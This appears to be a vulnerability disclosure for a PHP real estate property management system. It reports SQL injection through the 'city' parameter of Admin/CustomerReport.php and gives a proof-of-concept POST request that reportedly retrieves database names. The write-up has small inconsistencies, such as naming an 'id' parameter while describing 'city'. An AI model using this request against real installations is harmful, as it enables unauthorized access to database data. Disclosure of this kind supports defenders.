Real Estate Property Management System has sql injection vulnerability via Admin/CustomerReport.php

supplier

https://code-projects.org/real-estate-property-management-system-php-source-code/

Vulnerability parameter


Admin/CustomerReport.php

describe

An unrestricted SQL injection attack exists in an Real Estate Property Management System in Admin/CustomerReport.php. The parameters that can be controlled are as follows: $city parameter . This function executes the id parameter into the SQL statement without any restrictions. A malicious attacker could exploit this vulnerability to obtain sensitive information in the server database.

Code analy,sis

When the value of $city parameter is obtained in function , it will be concatenated into SQL statements and executed, which has a SQL injection vulnerability.



POC

```
POST /Admin/CustomerReport.php HTTP/1.1
Host: property
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101
Firefox/134.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://property
Connection: close
Referer: http://property/Admin/CustomerReport.php?
Upgrade-Insecure-Requests: 1
Priority: u=0, i

city=H*&button=Display+Report
```

Result

get databases